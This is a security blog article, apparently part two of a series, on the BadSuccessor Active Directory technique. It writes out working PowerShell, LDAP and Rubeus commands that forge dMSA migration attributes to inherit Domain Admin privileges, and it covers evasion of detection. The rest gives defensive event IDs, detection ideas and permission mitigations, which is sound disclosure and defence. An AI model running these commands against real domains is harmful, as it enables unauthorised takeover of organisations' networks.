With the dMSA trust model explained, let’s get into the part 2, on how attackers weaponize it.

The vulnerability—dubbed BadSuccessor—abuses the migration logic behind dMSAs to create a forged link between any service account and a privileged user. No actual migration required. No permissions over the target needed. Just write access to an Organizational Unit and a little Active Directory knowledge.
I’m going to break down how attackers create fake dMSAs, forge migration attributes, and abuse Kerberos PAC inheritance to escalate privileges—all while staying nearly invisible to traditional detection.
Discovering the Core Vulnerability
Security researchers found that the dMSA migration trust model has a fundamental flaw: there’s no validation that a claimed migration relationship actually happened.
The Key Distribution Center (KDC) automatically trusts any dMSA that claims to have migrated from another account, granting inherited privileges without checking if that’s actually true.
Attack Method 1: Creating a New dMSA
This is the most common and accessible attack vector.
Step 1: Finding Accessible OUs
Many organizations grant users “Create all child objects” permissions on specific Organizational Units for legitimate reasons. I’ve seen this in:
- Temporary project workspaces
- User-managed service accounts
- Development environments
- Delegated IT management structures
Example Discovery:
powershell
# Find OUs where current user can create objects
Get-ADOrganizationalUnit -Filter * | ForEach-Object {
$acl = Get-ACL "AD:$($_.DistinguishedName)"
# Check for CreateChild permissions
}

Step 2: Creating the Attack dMSA
Once you find an accessible OU:
# Standard creation in default container (usually fails for non-privileged users)
New-ADServiceAccount -Name "AttackerMSA"

# Creation in accessible OU (succeeds)
New-ADServiceAccount -Name "AttackerMSA" -Path "OU=temp,DC=company,DC=com"
As the creator, the attacker becomes the owner with full control over the object.
Step 3: Faking the Migration
The attack requires modifying only two attributes—that’s it, just two:
# Configure fake migration to target high-privileged account
Set-ADServiceAccount -Identity "AttackerMSA" -Replace @{
    "msDS-ManagedAccountPrecededByLink" = "CN=Administrator,CN=Users,DC=company,DC=com"
    "msDS-DelegatedMSAState" = 2  # Migration completed
}
Step 4: Privilege Inheritance
Authentication using tools like Rubeus (which now supports dMSA authentication):
Rubeus.exe asktgs /targetuser:AttackerMSA$ /service:krbtgt/domain.com /dmsa /opsec /nowrap /ptt /ticket:<Machine_TGT>

PAC Analysis Results:
- dMSA RID: 1137 (the newly created account)
- Inherited RID: 500 (Built-in Administrator)
- Inherited Groups: 512 (Domain Admins), 519 (Enterprise Admins)
Result: Complete domain compromise through inherited Domain Admin privileges.
Attack Method 2: Compromising Existing dMSAs
If dMSAs already exist in the environment:
- Gain write access to any existing dMSA through various means:
- Service account compromise
- Privilege escalation
- Misconfigured permissions
- Modify the precedence link to point to a high-privileged account
- Set migration status to completed
- Authenticate and inherit target privileges
Universal Target Compatibility
Here’s what’s really scary—testing shows the attack works against any account type:
- Domain Controllers
- Domain Admins
- Enterprise Admins
- Protected Users group members
- Accounts marked “sensitive and cannot be delegated”
- Service accounts
- Regular user accounts
- Computer accounts
No protective configurations or account types prevent targeting. I tested everything—nothing was immune.
Attack Stealth and Evasion
Why BadSuccessor Bypasses Detection
Traditional privilege escalation monitoring focuses on:
- Group membership changes (adding users to Domain Admins)
- Permission modifications on existing privileged accounts
- Suspicious access patterns to high-value accounts
- Account privilege escalation activities
BadSuccessor sidesteps all of these:
- No group membership modifications—never touches Domain Admins group
- No existing account changes—creates entirely new objects
- No suspicious LDAP writes to privileged accounts
- Appears as legitimate service management activity
- Uses documented features in unintended ways
Detection Challenges
Limited Visibility:
- Most security tools don’t monitor dMSA-specific attributes
- dMSA creation outside standard containers often goes unnoticed
- Attribute modifications appear as routine service account management
- No built-in Windows logging for dMSA abuse patterns
Operational Legitimacy:
- Creating service accounts in custom OUs is common practice
- dMSA adoption is encouraged by Microsoft security guidance
- Attack actions blend with normal administrative activities
Environmental Impact Analysis
Organizations Not Using dMSAs
Common Misconception: “We don’t use dMSAs, so we’re not affected.”
Reality: You’re still vulnerable because:
- Windows Server 2025/Windows 11 24H2 support dMSA authentication by default
- Domain controllers honor dMSA authentication regardless of deployment status
- Attackers can create their own dMSAs in accessible OUs
- Not having an organizational dMSA policy doesn’t prevent malicious creation
Organizations Adopting dMSAs
Increased Risk Factors:
- Expanded attack surface through legitimate dMSA deployment
- Administrative familiarity may reduce suspicion of dMSA-related activities
- Migration processes create additional temporary vulnerabilities
- PAC inheritance may grant more privileges than intended
Permission Scope Analysis
Common OU Permissions that Enable Attack:
Create msDS-DelegatedManagedServiceAccount objectsCreate all child objectsFull Control(obviously problematic but worth noting)
Typical Scenarios Where These Permissions Exist:
- IT delegation structures
- Development/testing environments
- Temporary project spaces
- Service account management OUs
- Legacy permission grants (trust me, I’ve seen this permission granted way too liberally)
Technical Deep Dive: Attack Mechanics
LDAP Operations Analysis
The attack involves minimal LDAP operations:
# dMSA Creation
ADD: CN=AttackerMSA,OU=temp,DC=company,DC=com
objectClass: msDS-DelegatedManagedServiceAccount

# Attack Configuration
MODIFY: CN=AttackerMSA,OU=temp,DC=company,DC=com
replace: msDS-ManagedAccountPrecededByLink
msDS-ManagedAccountPrecededByLink: CN=Administrator,CN=Users,DC=company,DC=com

replace: msDS-DelegatedMSAState
msDS-DelegatedMSAState: 2
Kerberos Protocol Interaction
Authentication Request:
AS-REQ: AttackerMSA$@DOMAIN.COM
KDC Response Processing:
- Lookup dMSA object in Active Directory
- Check msDS-DelegatedMSAState (finds value 2 = completed migration)
- Retrieve msDS-ManagedAccountPrecededByLink (finds Administrator)
- Build PAC with inherited privileges from Administrator account
- Issue TGT with combined privileges
Automating the Attack: SharpSuccessor
While you can execute BadSuccessor manually using PowerShell or Rubeus, researchers developed a dedicated post-exploitation tool called SharpSuccessor to streamline the entire attack chain.
SharpSuccessor automates:
- Creation or modification of a dMSA
- Forging the
msDS-ManagedAccountPrecededByLinkattribute - Setting
msDS-DelegatedMSAState = 2 - Triggering Kerberos authentication via the forged dMSA
This significantly reduces the complexity and time needed to escalate privileges via BadSuccessor.
Note: SharpSuccessor doesn’t require any special privileges beyond the ability to write to a dMSA object—the same requirement as the manual attack.
Detection Tip:
Although the binary can be renamed, detection based on process arguments (like impersonate, account, path) is effective. I’ll cover behavioral detection in the next section.
PAC Structure Analysis
Normal Account PAC:
User_RID: 1137
Group_RIDs: [513] # Domain Users
dMSA PAC (Post-Attack):
User_RID: 1137        # AttackerMSA
Group_RIDs: [
    513,              # Domain Users (dMSA's groups)
    512,              # Domain Admins (inherited)
    519,              # Enterprise Admins (inherited)
    520               # Schema Admins (inherited)
]
Extra_SIDs: [
    S-1-5-21-...-500  # Administrator SID (inherited)
]
Stopping BadSuccessor: How to Detect and Defend Against dMSA Abuse
BadSuccessor doesn’t rely on exploits—it relies on oversight.
Most organizations aren’t monitoring for dMSA abuse. They’re not tracking who can create these accounts, or how PAC inheritance could silently grant excessive privileges. And that’s exactly what makes this technique so effective.
Let me walk you through practical, actionable defenses: what events to log, how to audit dMSA-related permissions, and how to contain or delay adoption until the underlying trust model is properly secured.
How to Spot and Stop dMSA Security Attacks
1. Watch for New Service Accounts Being Created
- What to do: Set up logging to track when new dMSA accounts are created
- What you’ll see: Event ID
5137in your security logs - Red flag: New accounts being created by people who don’t normally handle this task
Note: Event ID 5137 requires SACL configuration and is often not collected
2. Monitor Changes to Account Settings
- What to do: Track modifications to
msDS-ManagedAccountPrecededByLink - What you’ll see: Event ID
5136in your logs - Why it matters: Changes here are a strong warning sign of attempted or successful abuse
3. Track When These Accounts Log In
- What to do: Monitor authentication events for dMSAs
- What you’ll see: Event ID
2946in Directory Service logs - Red flag: Frequent or unexpected login attempts from unusual service accounts
Advanced Detection: If the Caller SID is
S-1-5-7(Anonymous), this is a strong indicator of malicious activity. Make sure theMicrosoft-Windows-ActiveDirectory_DomainServicelog is forwarded to your SIEM.
4. Review Who Has Administrative Permissions
- What to do: Regularly check which users/groups can create dMSAs
- Focus on: Organizational Units (OUs) and containers in Active Directory
- Problem: Too many users with admin rights increases risk
Additional Behavioral Detection
Detect PowerShell-based dMSA Creation (Event ID 4104)
- What to do: Monitor script block logging for use of
New-ADServiceAccount - Why: Most organizations collect 4104, making it more reliable than 5137 for detection
- Look for script blocks that include:
msDS-DelegatedManagedServiceAccount,Create, or unexpected object creation
Detect SharpSuccessor Behavior (Event ID 4688 or Sysmon 1)
- What to do: Monitor process creation events for command-line arguments:
impersonateaccountpath
- Why: Regardless of binary name, these arguments strongly indicate forged dMSA usage
How to Protect Your Organization
Microsoft is still working on an official fix. In the meantime:
Limit Who Can Create These Accounts
- Identify who currently has permission to create dMSAs
- Remove permissions from those who don’t need them
- Restrict creation rights to trusted admins only
Mitigation
Until Microsoft releases a formal patch, defensive efforts should focus on limiting the ability to create dMSAs and tightening permissions wherever possible.
You need to:
- Identify all principals (users, groups, computers) with permission to create dMSAs across the domain
- Limit that permission strictly to trusted administrators
To help with this, a PowerShell script has been published that:
- Enumerates all nondefault principals who can create dMSAs
- Lists the Organizational Units (OUs) where each principal has this permission
Microsoft has confirmed their engineering teams are actively working on a patch. I’ll update this guide as new technical details become available.
Conclusion
What makes BadSuccessor so dangerous is its simplicity and stealth. By forging only two attributes and avoiding direct interaction with privileged accounts, attackers can perform a full domain escalation using entirely legitimate AD operations.
The attack doesn’t exploit a bug—it abuses the design.
The fix isn’t here yet. But strong operational hygiene, strict OU permissioning, attribute monitoring, and regular audits can go a long way in preventing misuse.
Stay ahead by limiting exposure, watching what matters, and holding back adoption until the trust model is patched. Because in this case, the attack isn’t about code—it’s about control.
Immediate Actions You Need to Take:
- Audit OU permissions for unnecessary object creation rights
- Implement dMSA-specific monitoring regardless of current usage
- Check existing dMSA configurations for signs of compromise
- Consider delaying dMSA adoption until security improvements are available
The discovery of BadSuccessor shows why thorough security review is critical for new authentication technologies. You have to balance the benefits of modern identity management features against the risks of early adoption of potentially vulnerable systems.
As we continue analyzing these vulnerabilities, additional attack vectors and defensive strategies will likely emerge. Staying informed about developments in this space and maintaining robust monitoring capabilities will be essential for protecting against both current and future dMSA-related threats.
References:
- Original research by security researcher Yuval Gordon (https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory)
- Microsoft documentation on dMSAs
- Rubeus tool enhancements for dMSA support
- Windows Server 2025 and Windows 11 24H2 documentation